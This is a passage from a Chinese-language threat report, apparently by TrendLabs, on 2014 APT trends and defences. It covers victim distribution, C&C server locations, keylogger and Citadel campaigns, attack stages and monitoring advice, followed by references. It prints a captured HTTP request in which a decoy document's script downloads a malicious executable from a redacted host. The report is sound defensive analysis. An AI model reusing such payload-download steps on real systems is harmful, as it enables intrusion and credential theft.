
APT 仍是一項全球問題。

在我們監控全球威脅的過程當中，我們也會觀察與幕後操縱伺服器通訊的受害目標，以及被當成幕後操縱伺服器的受害主機，在全球的分布狀況。如以下地圖中的熱區顯示，與 APT 幕後操縱伺服器通訊的受害目標分散全球。歹徒最愛的目標不再僅侷限於美國、俄羅斯與中國。




2014 年遭 APT 幕後操縱伺服器操控之裝置最多的國家

根據我們在 2014 年所監控的案例，澳洲、巴西、中國、埃及和德國是 APT 幕後操縱伺服器所在最多的前五大國家。但請注意，駭客本身不一定位於這些國家，因為幕後操縱伺服器可以透過遠端遙控。



2014 年 APT 幕後操縱伺服器最多的國家

政府機關依然是 2014 年 APT 最愛的對象。不過在下半年，軟硬體公司、消費性電子產品製造商以及醫療照護機構遭到 APT 的次數卻也突然竄升。



2014 上半年及下半年受 APT 影響之產業分布

2014 上半年及下半年受 APT 影響之產業分布變化

網路犯罪集團也開始採用 APT 技巧，讓這類攻擊的界定變得模糊。

現在，網路犯罪集團也越來越常採用 APT 所使用的技巧，因為事實證明這些技巧確實能讓他們提高獲利。例如，Predator Pain 和 Limitless 兩項攻擊就專挑中小企業 (而非一般個人) 下手，這讓他們在短短的六個月當中就獲利高達 7,500 萬美元。

歹徒利用商務相關主題的電子郵件挾帶 Predator Pain 或 Limitless 鍵盤側錄程式為附件，將郵件寄到企業公開的電子郵件地址。這些鍵盤側錄程式可讓歹徒取得受害者瀏覽器所儲存的網路帳號登入資訊，而且還可以側錄聊天訊息和電子郵件內容，取得這些資訊之後，就能應用在後續的進一步攻擊。除此之外，駭客還能發送電子郵件給受害者的業務合作夥伴，進一步感染更多受害目標。

我們的資深威脅研究員 Loucif Kharouni 觀察了網路犯罪集團可能利用 APT 技巧的各種方式。例如在 Arablab 攻擊當中，歹徒以一些文件為誘餌來掩飾其惡意內容。[28] 當這些文件開啟時，背後會暗中執行一個程序檔 (script) 來連上某個惡意網站，並且在系統中植入一個 Citadel 惡意程式變種來竊取受害者的網路銀行帳號密碼。Arablab 運用了多種漏洞攻擊程式、遠端存取工具、銀行木馬程式，以及一些 APT 技巧。

```
Get /gre/tan.exe HTTP/1.1\r\n
Accept: */*\r\n
Accept Encoding: gzip, deflate\r\n
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET4.OC; Infopath.2)\r\n
Host: [redacted] . [redacted] 8.21\r\n
Connection: Keep.Alive\r\n
\r\n
[Full request URI: http://[redacted] . [redacted] 8.21/gre/tan.exe]
[HTTP request 1/1]
[Response in frame: 7]
```

文件誘餌開啟時背後暗中執行的程式碼

另一個案例則利用兩個惡意的 Word 文件來攻擊一個經常遭到利用的漏洞。這兩個文件內含巨集，可在系統植入 BKDR_NEUREVT.SMA 後門程式，此程式會將受害系統的作業系統版本、硬體詳細資料、資安防護軟體、FTP 軟體、訊息應用程式等資訊回報給網路犯罪集團。此外，該攻擊也會利用已遭入侵的網站為其幕後操縱伺服器。


威脅專家的看法

「由於攻擊的手法多年來並無太大改變，APT 的突襲顯示類似的威脅將越來越普遍。我們發現這些手法不僅有效，而且日益普及，簡而言之，歹徒的目標和計劃終究還是看什麼才真正有效。」

—Loucif Kharouni

企業必須不斷調整才能因應 APT 所帶來的危險。

在討論 APT 時，一般人都以為這類攻擊是單向線性執行的，這樣的看法真是再離譜不過。其攻擊的每一階段都是為了更深入目標網路而設計，具有明確的步驟和目的。不過這些階段可能會不斷重複，視各階段成功與否，以及當下所取得的資訊是否足以進行至下一階段而定。



APT 行動的各個階段

基本上，APT 的各階段之間是互相銜接且不斷循環的。舉例來說，歹徒既然決心要進入您的系統，就不會只靠單點突破。他們會盡可能在不同的網路位置四處安裝惡意程式。幕後操縱通訊和橫向移動是整個行動當中一直持續進行的。同樣地，資料外傳的動作也不會只有一次，因為傳輸資料可能會影響網路運作，因此當資料較多時，很可能會分批外傳，其決定的因素很多。維護階段可視為 APT 的最後階段，此時駭客會執行某些動作來讓資安人員的因應措施以及其他駭客企圖霸占的行為無法成功。

有鑑於 APT 數量不斷增加、發動攻擊的困難度不斷下降、防禦的困難度不斷上升，網路安全人員必須了解，從預防到偵測的心態轉變深具意義。也就是說，企業必須接受鎖定目標可能已經或者未來勢必攻陷其網路的事實，因此，任何黑名單的機制都將無法遏止有心的駭客。

全面掌握自己網路邊境上的流量及活動，是隨時掌握網路整體狀況的關鍵。您應該問問自己：「若某個地區辦公室半夜三點鐘出現網際網路傳輸流量，目前的網路設定會標記這些流量嗎？」或者：「若某個電腦傳送了某些檔案，例如，從薪資部門主管或研發部門主管的電腦傳送至另一台電腦，目前的網路設定網路會標記這些流量嗎？」

建立威脅情報是對抗 APT 的重要關鍵。透過外界的各種報告以及內部的歷史記錄和即時監控資料來了解歹徒所用的工具、技倆及手法，能有助於建立強大的入侵指標 (Indicators of Compromise，簡稱 IoC) 資料庫，這將成為企業採取行動的基礎。一套完整的監控策略，少不了適當的進階威脅防護工具，例如趨勢科技的 Deep Discovery。[29] 此外，這套策略也應包括事件應變團隊的建立與訓練，並且應該教育員工、合作夥伴以及上下游廠商認識社交工程技巧與資訊安全的概念。

此外，我們也建議您應該採取一套客製化防禦策略，藉由完整的「偵測、分析、回應」三個步驟不斷循環來對付您企業所面臨的特有威脅。[30] 這套防禦策略將提供深入的威脅剖析，以及網路層次所偵測到的進階威脅，藉此發掘惡意的內容 (惡意程式)、通訊以及一般傳統防護解決方案所無法偵測的駭客活動。

威脅專家的看法

「在即將發布的『趨勢科技與美洲國家組織 (OAS) 關鍵基礎架構攻擊調查』報告中，有超過 44% 的受訪者表示曾因駭客攻擊嘗試刪除其資料或破壞其資料一致性而受到影響。」

—Tom Kellermann

參考資料

1. 趨勢科技威脅研究團隊。(2014 年)。*趨勢科技資訊安全情報*。「Arid Viper 行動：越過『鐵穹』」(Operation Arid Viper: Bypassing the Iron Dome)。上次存取時間 2015 年 3 月 27 日： http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-operation-arid-viper.pdf.

2. Masayoshi Someya。(2014 年 8 月 18 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「來自內部的風險：記取 Amtrak 資料外洩的教訓」(Risks from Within: Learning from the Amtrak Data Breach)。上次存取時間 2015 年 3 月 27 日： http://blog.trendmicro.com/trendlabs-security-intelligence/risks-from-within-learning-from-the-amtrak-data-breach/.

3. Kyle Wilhoit 與 Jim Gogolinski。(2014 年 16 月 10 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。從 Sandworm 到 Blacken：SCADA 連結 (Sandworm to Blacken: The SCADA Connection)。上次存取時間 2015 年 3 月 27 日： http://blog.trendmicro.com/trendlabs-security-intelligence/sandworm-to-blacken-the-scada-connection/.

4. Bakuei Matsukawa、David Sancho、Lord Alfred Remorin、Robert McArdle 與 Ryan Flores。(2014 年)。*趨勢科技資訊安全情報*。「Predator Pain 與 Limitless：當網路犯罪變成網路間諜行動」(Predator Pain and Limitless: When Cybercrime Turns into Cyberspying)。上次存取時間 2015 年 3 月 27 日： http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-predator-pain-and-limitless.pdf.

5. Lambert Sun 與 Brooks Hong。(2015 年 2 月 4 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「Pawn Storm 最新消息：發現 iOS 間諜程式」(Pawn Storm Update: iOS Espionage App Found)。上次存取時間 2015 年 3 月 27 日： http://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-ios-espionage-app-found/.

6. Feike Hacquebord。(2014 年 10 月 24 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「Pawn Storm 行動：Outlook Web Access (OWA) 使用者陷入危險」(Operation Pawn Storm: Putting Outlook Web Access Users at Risk)。上次存取時間 2015 年 3 月 27 日： http://blog.trendmicro.com/trendlabs-security-intelligence/operation-pawn-storm-putting-outlook-web-access-users-at-risk/.

7. Ivan Fontarensky、Fabien Perigaud、Ronan Mouchoux、Cedric Pernet 與 David Bizeul。(2014 年)。*Airbus Defence & Space*。「Pitty Tiger 行動：老虎之眼」(Operation Pitty Tiger: The Eye of the Tiger)。上次存取時間 2015 年 3 月 28 日： http://bitbucket.cassidiancybersecurity.com/whitepapers/downloads/Pitty%20Tiger%20Final%20Report.pdf.

8. The Japan Times。(2014 年 8 月 11 日)。*The Japan Times News*。「倍樂生事件嫌犯因第二樁資料竊盜案而收到新的拘補令」(Benesse Suspect Gets Fresh Warrant Over Second Data Theft)。上次存取時間 2015 年 3 月 28 日： http://www.japantimes.co.jp/news/2014/08/11/national/crime-legal/benesse-suspect-gets-fresh-warrant-over-second-data-theft/.

9. Jiji Kyodo。(2014 年 7 月 17 日)。*The Japan Times News*。「倍樂生資料外洩嫌犯遭到收押，該公司正擬定補償計劃」(Benesse Leak Suspect Held; Firm Plans Compensation)。上次存取時間 2015 年 4 月 6 日： http://www.japantimes.co.jp/news/2014/07/17/national/crime-legal/arrest-warrant-looms-systems-engineer-benesse-data-leak/.

10. 趨勢科技。(2015 年)。*威脅百科網站 (Threat Encyclopedia)*。「IOS_XAGENT.A」。上次存取時間 2015 年 3 月 28 日： http://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/IOS_XAGENT.A.

11. Jonathan Leopando。(2014 年 4 月 12 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「知名日本文書處理軟體 Ichitaro 發現新漏洞」(New Vulnerability Found in Popular Japanese Word Processor 'Ichitaro')。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/new-vulnerability-hits-popular-japanese-word-processor-ichitaro/.

12. Roland Dela Paz。(2012 年 5 月 24 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「南韓進階持續性滲透攻擊使用精心製作的 .HWP 檔案」(Specially Crafted .HWP File Used for Korean Targeted Campaign)。上次存取時間 2015 年 3 月 28 日：http://blog.trendmicro.com/trendlabs-security-intelligence/specially-crafted-hwp-file-used-for-korean-targeted-campaign/.

13. Jay Yaneza。(2015 年 2 月 16 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「購物季前夕攻擊使用已簽署的 PoS 惡意程式並涉及進階持續性滲透攻擊」(Signed PoS Malware Used in Preholiday Attacks, Linked to Targeted Attacks)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/signed-pos-malware-used-in-pre-holiday-attacks-linked-to-targeted-attacks/.

14. Maersk Menrige。(2014 年 6 月 17 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「多項進階持續性滲透攻擊利用範本文件漏洞」(Template Document Exploit Found in Several Targeted Attacks)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/template-document-exploit-found-in-several-targeted-attacks/.

15. Kervin Alintanahin。(2014 年 7 月 2 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「帶毒的 KIVARS 惡意程式：鎖定目攻擊晉升 64 位元版本」(KIVARS With Venom: Targeted Attacks Upgrade with 64-bit "Support")。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/kivars-with-venom-targeted-attacks-upgrade-with-64-bit-support/.

16. Jay Yaneza。(2014 年 12 月 29 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「發現 64 位元版 HAVEX 程式」(64-bit Version of HAVEX Spotted)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/64-bit-version-of-havex-spotted/.

17. 趨勢科技。(2014 年 12 月 5 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「WIPALL 惡意程式造成 Sony 遭駭事件當中所看到的 #GOP 駭客警告訊息」(WIPALL Malware Leads to #GOP Warning in Sony Hack)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/wipall-malware-leads-to-gop-warning-in-sony-hack/.

18. Command Five Pty. Ltd.。(2011 年 9 月)。*Command Five*。「SK 遭駭事件為進階持續性滲透攻擊所為」(SK Hack by an Advanced Persistent Threat)。上次存取時間 2015 年 3 月 28 日： https://www.commandfive.com/papers/C5_APT_SKHack.pdf.

19. Benson Sy。(2015 年 1 月 19 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「《英雄聯盟》與《流亡黯道》官方程式被發現內含 PlugX 惡意程式」(PlugX Malware Found in Official Releases of League of Legends, Path of Exile)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/plugx-malware-found-in-official-releases-of-league-of-legends-path-of-exile/.

20. Christopher Daniel So。(2014 年 8 月 18 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「BIFROSE 因 Tor 洋蔥路由器而更加猖獗，並且用於進階持續性滲透攻擊」(BIFROSE Now More Evasive Through Tor, Used for Targeted Attack)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/bifrose-now-more-evasive-through-tor-used-for-targeted-attack/.

21. Maersk Menrige。(2014 年 6 月 25 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「內含定時炸彈的 PlugX RAT 程式利用 Dropbox 服務來進行幕後操縱設定」(PlugX RAT with "Time Bomb" Abuses Dropbox for Command-and-Control Settings)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/plugx-rat-with-time-bomb-abuses-dropbox-for-command-and-control-settings/.

22. 趨勢科技。(2014 年 5 月 12 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「進階持續性滲透攻擊利用最近的Microsoft Word 零時差漏洞攻擊台灣政府機關」(Targeted Attack Against Taiwanese Agencies Used Recent Microsoft Word Zero-Day)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/targeted-attack-against-taiwanese-agencies-used-recent-microsoft-word-zero-day/.

23. Microsoft。(2014 年)。*Security TechCenter*。「Microsoft 資訊安全公告 MS14-021—重大」(Microsoft Security Bulletin MS14-021—Critical)。上次存取時間 2015 年 3 月 28 日： https://technet.microsoft.com/library/security/ms14-021.

24. William Gamazo Sanchez。(2014 年 11 月 10 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「Sandworm 攻擊時間表」(Timeline of Sandworm Attacks)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/timeline-of-sandworm-attacks/.

25. Jonathan Leopando。(2014 年 21 月 10 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「Microsoft Windows 遭到新的零時差攻擊」(Microsoft Windows Hit by New Zero-Day Attack)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/microsoft-windows-hit-by-new-zero-day-attack/.

26. Kervin Alintanahin。(2014 年 6 月 17 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「PLEAD 鎖定台灣政府機關發動攻擊」(PLEAD Targeted Attacks Against Taiwanese Government Agencies)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/plead-targeted-attacks-against-taiwanese-government-agencies-2.

27. Jayronn Christian Bucu。(2014 年 9 月 18 日)。*TrendLabs 資訊安全情報部落格 (Security Intelligence Blog)*。「EvilGrab 惡意程式家族出現在亞洲的進階持續性滲透攻擊」(EvilGrab Malware Family Used in Targeted Attacks in Asia)。上次存取時間 2015 年 3 月 28 日： http://blog.trendmicro.com/trendlabs-security-intelligence/evilgrab-malware-family-used-in-targeted-attacks-in-asia/.

28. Loucif Kharouni。(2014 年)。*趨勢科技資訊安全情報*。「網路犯罪集團只看是否有效：網路犯罪所採用的進階持續性滲透攻擊技巧」(Cybercriminals Use What Works: Targeted Attack Methodologies for Cybercrime)。上次存取時間 2015 年 3 月 28 日：http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-cybercriminals-use-what-works.pdf.

29. 趨勢科技。(2015 年)。*趨勢科技*。「Deep Discovery：進階網路安全防護」(Deep Discovery: Advanced Network Security)。上次存取時間 2015 年 4 月 1 日： http://www.trendmicro.com/us/enterprise/security-risk-management/deep-discovery/.

30. 趨勢科技。(2015 年)。*趨勢科技*。「針對進階持續性滲透攻擊的客製化防禦」(Custom Defense Against Targeted Attacks)。
上次存取時間 2015 年 4 月 6 日： http://www.trendmicro.com/cloud-content/us/pdfs/business/white-papers/wp_custom-defense-against-targeted-attacks.pdf.

作者：

TrendLabs

趨勢科技全球技術支援與研發中心

趨勢科技

趨勢科技是全球雲端安全領導廠商，致力為企業和消費者開發網際網路內容安全與威脅管理解決方案，建立一個安全的數位資訊交流世界。身為伺服器安全的先驅，擁有 20 多年經驗，我們專門提供符合客戶及合作夥伴需求的頂尖用戶端、伺服器及雲端安全防護，更快攔截新的威脅，保護實體、虛擬及雲端環境內的資料。我們領先業界的雲端運算防護技術、產品及服務皆以趨勢科技 Smart Protection Network™ 基礎架構為後盾，能在威脅出現的來源，也就是網際網路，直接攔截威脅，並且還有全球 1,000 多位威脅情報專家在背後支援。

如需更多資訊，請至：www.trendmicro.tw

TREND MICRO™

Securing Your Journey to the Cloud